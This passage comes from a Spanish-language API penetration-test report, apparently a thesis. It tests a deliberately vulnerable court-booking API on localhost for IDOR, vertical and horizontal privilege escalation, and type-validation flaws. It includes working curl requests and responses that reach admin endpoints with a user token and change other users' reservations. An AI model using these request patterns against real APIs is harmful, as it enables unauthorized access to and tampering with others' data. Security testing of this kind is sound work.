
Validación de IDOR6



Utilizando el mismo token y cambiando el ID=1 se presenta la información del otro usuario confirmando la vulnerabilidad.

Figura 31

Validación de IDOR7



Prueba 6 – Acceso a objetos ajenos

Vulnerabilidad: Falta de control de acceso por propiedad

Descripción: El servidor entrega datos correspondientes a otros usuarios sin verificar identidad. Esto se genera por falta de lógica de autorización.

CVSS 4.0: 9.1 – Crítico

Explotación: El atacante solicita reservas, pagos o datos del perfil de terceros. El servidor lo entrega sin restricciones de acceso.

Recomendación: Implementar validaciones de ownership antes de devolver cualquier recurso.

Herramientas utilizadas para validar:

REST: Burp Repeater

GraphQL: Mutation tampering

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

Revisión API Rest

Utilizando el token de otro usuario y cambiando solo el ID=1 podemos ver información confidencial de otros clientes comprobando la vulnerabilidad.

Figura 32


Acceso a objetos ajenos1

Revisión API GraphQL

Generamos el token del usuario y lo configuramos en headers y realizamos la consulta

Figura 33


Acceso a objetos ajenos2



Se visualiza la información de las reservas confirmando la vulnerabilidad

Figura 34

Acceso a objetos ajenos3



Prueba 7 – Escalación vertical

Vulnerabilidad: Elevación de privilegios

Descripción: Usuarios sin privilegios pueden ejecutar acciones reservadas para administradores. Esto ocurre por falta de control estricto en backend.

CVSS 4.0: 9.5 – Crítico

Explotación: El atacante ejecuta endpoints administrativos o mutaciones restringidas. Incluso puede modificar roles o eliminar usuarios.

Recomendación: Validar roles en backend, nunca en el cliente, y aplicar RBAC robusto.

Herramientas utilizadas para validar:

REST: Burp

GraphQL: Probar mutations administrativas

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

Revisión API Rest

Obtenernos mediante curl el token de un usuario

Figura 35

Escalación vertical1

Utilizamos el mismo token de un usuario con mínimos privilegios y escalamos los privilegios a un usuario Admin comprobando la vulnerabilidad.

Figura 36


Escalación vertical2

```
┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -i \
  -X POST \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjUxMDc1MDQsImV4
cCI6MTc2NTcxMjMwNH0.Rov0Wc1EuJGr1RDeDh56JzV8bYInPnFNjSTqjy8-uAI" \
  -H "Content-Type: application/json" \
  http://localhost:3000/api/admin/stats

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 335
ETag: W/"14f-vv79X9ElbhM1apJ6NohSlIvbehc"
Date: Sun, 07 Dec 2025 11:41:20 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"totalUsers":2,"totalReservations":1,"users":[{"id":1,"name":"Admin","email":"admin@demo.com","password":"admin123","rol
e":"admin"},{"id":2,"name":"Dario","email":"user@demo.com","password":"user123","role":"user"}],"reservations":[{"id":1,"
userId":2,"fieldId":1,"date":"2025-12-10","start":"10:00","end":"11:00","status":"pending"}]}

┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$
```

Obtenemos el token de un usuario sin privilegios utilizando postman

Figura 37


Escalación vertical3



Incluimos el token en headers

Figura 38


Escalación vertical4



Ejecutamos la escalación de privilegios a ADMIN

Figura 39


Escalación vertical5



Verificamos que el rol cambios para confirmar la vulnerabilidad.

Figura 40

Escalación vertical6



Prueba 8 – Escalación horizontal

Vulnerabilidad: Suplantación de identidad entre usuarios

Descripción: El sistema permite que un usuario actúe como otro modificando parámetros o IDs. Esto facilita alteración de datos personales o reservas.

CVSS 4.0: 8.8 – Crítico

Explotación: El atacante manipula el userId para realizar acciones en otra cuenta. La API no valida identidad real.

Recomendación: Fraude, robo de información y daño a la integridad de datos. Impacto alto en múltiples usuarios.

Herramientas utilizadas para validar:

REST: Burp

GraphQL: GraphQL Raider

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

Revisión API Rest

Podemos identificar que cualquier usuario puede realizar consultas

Figura 41

Escalación horizontal1

```
┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -i -X POST \
  -H "Content-Type: application/json" \
  -d '{"email":"user@demo.com","password":"user123"}' \
  http://localhost:3000/api/auth/login

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 284
ETag: W/"11c-vvPl54M3JdIOppaaA/+Uih4EaPI"
Date: Sun, 07 Dec 2025 11:38:24 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"message":"Login exitoso","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjUxMDc1
MDQsImV4cCI6MTc2NTcxMjMwNH0.Rov0Wc1EuJGr1RDeDh56JzV8bYInPnFNjSTqjy8-uAI","user":{"id":2,"name":"Dario","email":"user@demo
.com","password":"user123","role":"user"}}
┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -i \
  -X POST \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjUxMDc1MDQsImV4
cCI6MTc2NTcxMjMwNH0.Rov0Wc1EuJGr1RDeDh56JzV8bYInPnFNjSTqjy8-uAI" \
  -H "Content-Type: application/json" \
  http://localhost:3000/api/admin/stats

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 335
ETag: W/"14f-vv79X9ElbhM1apJ6NohSlIvbehc"
Date: Sun, 07 Dec 2025 11:41:20 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"totalUsers":2,"totalReservations":1,"users":[{"id":1,"name":"Admin","email":"admin@demo.com","password":"admin123","rol
e":"admin"},{"id":2,"name":"Dario","email":"user@demo.com","password":"user123","role":"user"}],"reservations":[{"id":1,"
userId":2,"fieldId":1,"date":"2025-12-10","start":"10:00","end":"11:00","status":"pending"}]}
```

Utilizando el mismo token el ID=2 de la reserva ajena de userid1, modificamos los recursos de otro usuario del mismo nivel y podríamos robar la reserva, ants era de userId=1 ahora es de userID=2

Figura 42

Escalación horizontal2

```
┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -i -X POST \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjUxMDkwODYsImV4
cCI6MTc2NTcxMzg4Nn0.7NAZ4_7SQJ-uyRUUOWJd0bMqa_pWG6WNqpDQ0z4TlFA" \
  -H "Content-Type: application/json" \
  -d '{"id":2,"status":"CANCELLED"}' \
  http://localhost:3000/api/reservations/update

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 149
ETag: W/"95-ih0yZ32xn+FC8SBqf+3hirnoRQo"
Date: Sun, 07 Dec 2025 12:10:08 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"message":"Reserva modificada","reservation":{"id":2,"userId":1,"fieldId":1,"date":"2025-12-20","start":"18:00","end":"1
9:00","status":"CANCELLED"}}
```


```
┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -i -X POST \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjUxMDkwODYsImV4
cCI6MTc2NTcxMzg4Nn0.7NAZ4_7SQJ-uyRUUOWJd0bMqa_pWG6WNqpDQ0z4TlFA" \
  -H "Content-Type: application/json" \
  -d '{"id":2,"userId":2,"status":"CONFIRMED"}' \
  http://localhost:3000/api/reservations/update

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 149
ETag: W/"95-FOnqgahzcfAPGULDhIQt7FHps94"
Date: Sun, 07 Dec 2025 12:10:44 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"message":"Reserva modificada","reservation":{"id":2,"userId":2,"fieldId":1,"date":"2025-12-20","start":"18:00","end":"1
9:00","status":"CONFIRMED"}}
```

Revisión API GraphQL

Generamos un nuevo token en postman

Figura 43


Escalación horizontal3



Realizamos la prueba de escalamiento horizontal para un usuario Admin creando una reserva utilizando el token de otro usuario en la respuesta se visualiza que ya se tiene la reserva en estado pendiente, confirmando la vulnerabilidad.

Figura 44

Escalación horizontal4



4.2.1 Manipulación de parámetros

Estas pruebas nos permiten evaluar si el atacante puede modificar o agregar parámetros que no deberían ser controlables por el cliente. De esta forma se detecta posibles campos ocultos, valores insuficientemente validados o asignación masiva de atributos. Es una de las vulnerabilidades más explotadas en APIs GraphQL debido a la flexibilidad del esquema y puede llegar a ocasionar posibles fraudes o comprometer la integridad de la información. Realizamos este tipo de pruebas para validar que el servidor aplique reglas estrictas, sobre los parámetros que acepta y cómo los está validando.

Prueba 9 – Tipos incorrectos

Vulnerabilidad: Validación insuficiente de tipos de datos

Descripción: La API acepta valores no válidos como strings en campos numéricos. Esto causa fallos lógicos o corrupción de datos.

CVSS 4.0: 6.5 – Medio

Explotación: El atacante envía valores mal formados para alterar cálculos o bypassear reglas. Esto modifica el resultado esperado de las operaciones.

Recomendación: Validar todos los tipos de entrada usando schemas estrictos.

Herramientas utilizadas para validar:

REST: Postman

GraphQL: Mutation con tipos incorrectos

Activos afectados:

REST: Api rest (app.js)

GraphQL: Api GranphQA (index.js)

Evidencia:

Revisión API Rest

Obtenemos mediante curl un token valido y posterior creamos una reserva

Figura 45

Tipos incorrectos1

Probamos la manipulación de parámetros, enviamos strings donde deberían ser IDs numéricos, y evidenciamos que no existe una validación y confirmamos la vulnerabilidad.

Figura 46

Tipos incorrectos2

```
┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -i -X POST \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjUxMTExNDAsImV4
cCI6MTc2NTcxNTk0MH0.neRX5U-7Sd0gAlXe4yYmMOCDYC-BXb9ENxJTuhKJaGw" \
  -H "Content-Type: application/json" \
  -d '{
    "userId": "HOLA",
    "fieldId": "XD",
    "date": "NO_ES_FECHA",
    "start": 12345,
    "end": true,
    "status": 999
  }' \
  http://localhost:3000/api/reservations/create
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 141
ETag: W/"8d-D0bVoi6LfBclwBDHi07STNjtqIE"
Date: Sun, 07 Dec 2025 12:40:28 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"message":"Reserva creada","reservation":{"id":4,"userId":"HOLA","fieldId":"XD","date":"NO_ES_FECHA","start":12345,"end"
:true,"status":999}}

┌──(kali㉿kali)-[~/api-canchas-vulnerable-rest]
└─$ curl -i -X POST \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjUxMTExNDAsImV4
cCI6MTc2NTcxNTk0MH0.neRX5U-7Sd0gAlXe4yYmMOCDYC-BXb9ENxJTuhKJaGw" \
  -H "Content-Type: application/json" \
  -d '{"id":3}' \
  http://localhost:3000/api/reservations/get

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 100
ETag: W/"64-tDThYnoUOpKMk+ukGaCAWKyURyE"
Date: Sun, 07 Dec 2025 12:41:07 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"id":3,"userId":2,"fieldId":1,"date":"2025-12-20","start":"10:00","end":"11:00","status":"pending"}
```

Revisión API GraphQL

Generamos un token valido desde curl y realizamos el cambio de dato colocamos otro tipo de valores lógicos en los campos.

Figura 47

Tipos incorrectos3

Vemos que el ingreso fue correcto confirmando la vulnerabilidad.

Figura 48

Tipos incorrectos4

Prueba 10 – Parámetros ocultos

Vulnerabilidad: Mass Assignment

